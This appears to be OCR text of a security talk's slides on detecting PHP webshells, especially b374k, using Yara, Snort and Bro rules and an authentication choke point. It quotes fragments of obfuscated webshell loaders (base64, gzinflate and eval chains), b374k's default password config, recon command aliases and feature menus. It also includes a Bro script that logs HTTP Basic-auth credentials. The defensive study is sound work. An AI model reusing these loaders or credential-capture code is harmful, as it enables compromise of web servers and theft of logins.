
- HTTP traffic anomalies (usual suspects)
  - UA or Referrer oddities
- File integrity monitoring
- Difficult to scale
  - Noisy network signal
  - Scale of enterprise web hosts and change complexity

Yara

- 304 Yara signatures including
- “Webshell”

- Capturing specificity and anomalies

- Singular rule implausible



Encoding/Transposition

```
/**************************************************/
 eval(gzinflate(str_rot13(base64_decode('rUl4QutTEP1cpPsflnokO7rghEmVEG
```

Signatures

alert tcp $HOME_NET $HTTP_PORTS -> $HOME_NET any
(msg:"Suspicious-PHP"; file_data; content:"eval(gzinflate(str_rot13(base64_decode"; sid:1000000)


Encoding/Transposition

```
<?php

 $g___g_='base'.(32*2).'_de'.'code';$g___g_=$g___g_(str_replace("\n", '', 'P7I83z9r5UnC

$b374k=@create_function('$x','ev'.'al'.'(gz'.'inf'.'late'.'(bas'.'e64'._de'.'co'.'de($x)));');@$b374k

$s_func="cr"."eat"."e_fun"."cti"."on";$b374k=@$s_func('$x,$y','ev'.'al'.'("\$s_pass=\"$y\";?

?>php
```

Choke Point: Authentication


```
el@jefe:~/webshells/PHP-master$ grep -lrni "user" | wc -l
263
el@jefe:~/webshells/PHP-master$ grep -lrni "auth" | wc -l
148
el@jefe:~/webshells/PHP-master$ grep -lrni "auth_pass" | wc -l
13
el@jefe:~/webshells/PHP-master$ grep -lrni "$login" | wc -l
359
el@jefe:~/webshells/PHP-master$ grep -lrni "$pass" | wc -l
359
```

b374k


password | log out
b374k 2.8
Darwin tm.graha 12.2.0 Darwin Kernel Version 12.2.0: Sat Aug 25 00:48:52 PDT 2012; root:xnu-2050.18.24~1/RELEASE_X86_64 x86_64
Apache/2.2.22 (Unix) DAV/2 PHP/5.3.15 with Suhosin-Patch mod_ssl/2.2.22 OpenSSL/0.9.8r
server ip : 127.0.0.1 | your ip : 127.0.0.1 | Time @ Server : 09 Dec 2013 23:55:04
/ Library / Server / Web / Data / Sites / Default /
xpl ps eval info db rs
_www > - shell command -
Change shell password
New password
Confirm password
Go !
Jayalah Indonesiaku ©2013 b374k

“I can’t stop saying Bro…Bro”

Failed Authentication




```
# (C) 2015 Critical Stack LLC.  All rights reserved.
##! HTTP basic-auth brute-forcing detector

##! detect bruteforcers; triggering when too  many rejected usernames
##! have occured from a single address.

event http_reply(c: connection, version: string, code: count, reason: string)
        {
        if (c$http?$status_code && c$http$status_code == 401 && c$http?$username)  # && c$http?$password
                {
                SumStats::observe("http-basic-auth.failed_auth", [$host=c$id$orig_h], [$str=cat(c$id$resp_h)]);
```

1. Successful HTTP Authentication – Dump Usernames

Basic Auth, Form Auth, Digest Auth

```
module HTTP;
export {
 redef enum Notice::Type += {
 ## Generated if a Command injection takes place using URL
 URI_Injection
}
event http_header(c: connection, is_orig: bool, name: string, value: string)
 {
 if (/AUTHORIZATION/ in name && /Basic/ in value)
 {
 local parts: string_array;

 parts = split1(decode_base64(sub_bytes(value, 7, |value|)), /:/);

 NOTICE([$note=HTTP::Basic_Auth_Server,
 $msg=fmt("username: %s password: %s", parts[1],
 HTTP::default_capture_password == F ? "Blocked" : parts[2]),
 $conn=c
 ]);
```

```
GET /dir/index.html HTTP/1.0
Host: localhost
Authorization: Digest username=”admin",
                realm="admin@test.com",
                nonce="deefgeghf36594373131",
                uri="/dir/test.html",
                qop=auth, nc=00000001, cnonce="0e4f323c",
                response="48845fae49393f05355450972504c4abc",
                opaque="48593ehff23336773t"

http_header(c: connection, is_orig: bool, name: string, value: string)
{
   if (/AUTHORIZATION/ in name && /Digest/ in value)
   {
       // filter response values and Server response
```

https://www.sans.org/reading-room/whitepapers/detection/web-application-attack-analysis-bro-ids-34042

2. Dump AD Usernames

```
    #import the ActiveDirectory Module
    Import-Module ActiveDirectory

    #Perform AD search. The quotes "" used in $SearchLoc is essential
    #Without it, Export-ADUsers returuned error
                Get-ADUser -server $ADServer -searchbase "$SearchLoc" -Properties * -Filter * |
                Select-Object @{Label = "First Name";Expression = {$_.GivenName}},
                @{Label = "Last Name";Expression = {$_.Surname}},
                @{Label = "Display Name";Expression = {$_.DisplayName}},
                @{Label = "Logon Name";Expression = {$_.sAMAccountName}},
                @{Label = "Full address";Expression = {$_.StreetAddress}},
                @{Label = "City";Expression = {$_.City}},
                @{Label = "State";Expression = {$_.st}},
                @{Label = "Post Code";Expression = {$_.PostalCode}},
                @{Label = "Country/Region";Expression = {if (($_.Country -
eq 'GB')  ) {'United Kingdom'} Else {''}}},
                @{Label = "Job Title";Expression = {$_.Title}},
                @{Label = "Company";Expression = {$_.Company}},
                @{Label = "Description";Expression = {$_.Description}},
                @{Label = "Department";Expression = {$_.Department}},
                @{Label = "Office";Expression = {$_.OfficeName}},
                @{Label = "Phone";Expression = {$_.telephoneNumber}},
                @{Label = "Email";Expression = {$_.Mail}},
                @{Label = "Manager";Expression = {%{(Get-AdUser $_.Manager -server $ADServer -
Properties DisplayName).DisplayName}}},
                @{Label = "Account Status";Expression = {if (($_.Enabled -
eq 'TRUE')  ) {'Enabled'} Else {'Disabled'}}}, # the 'if statement# replaces $_.Enabled
                @{Label = "Last LogOn Date";Expression = {$_.lastlogondate}} |

                #Export CSV report
                Export-Csv -Path $csvreportfile -NoTypeInformation
}
```

https://gallery.technet.microsoft.com/scriptcenter/powershell-script-to-5edcdaea

3. Compare & Alert on Unrecognized Users (and/or admin)

grep /bro/http.log “username” >> usernames.txt

diff usernames.txt csvreportfile >> suspects.txt

Detection Efficacy Never Perfect

```
// shell password, fill with password in md5 format to protect shell, default : b374k
$s_pass = "7be6e37567f18b0b4faaad89babe0726";


$language='eng'; // 'pl' or 'eng'
$auth = 0;
$name='abcdef1234567890abcdef1234567890';
$pass='abcdef1234567890abcdef1234567890';
```

No Silver Bullets

...only the Hustle & Grind


if($os == 'win')
$aliases = array(
"List Directory" => "dir",
"Find index.php in current dir" => "dir /s /w /b index.php",
"Find *config*.php in current dir" => "dir /s /w /b *config*.php",
"Show active connections" => "netstat -an",
"Show running services" => "net start",
"User accounts" => "net user",
"Show computers" => "net view",
"ARP Table" => "arp -a",

<a href="?<?php echo "y=".$pwd; ?>&x=shell">Shell
<a href="?<?php echo "y=".$pwd; ?>&x=php">Eval
<a href="?<?php echo "y=".$pwd; ?>&x=sql">Mysql
<a href="?<?php echo "y=".$pwd; ?>&x=dump">Database Dum
<a href="?<?php echo "y=".$pwd; ?>&x=phpinfo">Php Info<
<a href="?<?php echo "y=".$pwd; ?>&x=netsploit">Net Spl
<a href="?<?php echo "y=".$pwd; ?>&x=upload">Upload
<a href="?<?php echo "y=".$pwd; ?>&x=mail">E-Mail
<a href="?<?php echo "y=".$pwd; ?>&x=sqli-scanner">SQLI
<a href="?<?php echo "y=".$pwd; ?>&x=port-sc">Port Scan
<a href="?<?php echo "y=".$pwd; ?>&x=dos">Ddos
<a href="?<?php echo "y=".$pwd; ?>&x=tool">Tools
<a href="?<?php echo "y=".$pwd; ?>&x=python">python
<a href="?<?php echo "y=".$pwd; ?>&x=symlink">Symlink</
<a href="?<?php echo "y=".$pwd; ?>&x=config">Config
<a href="?<?php echo "y=".$pwd; ?>&x=bypass">Bypass
Thank You!
Recorded Future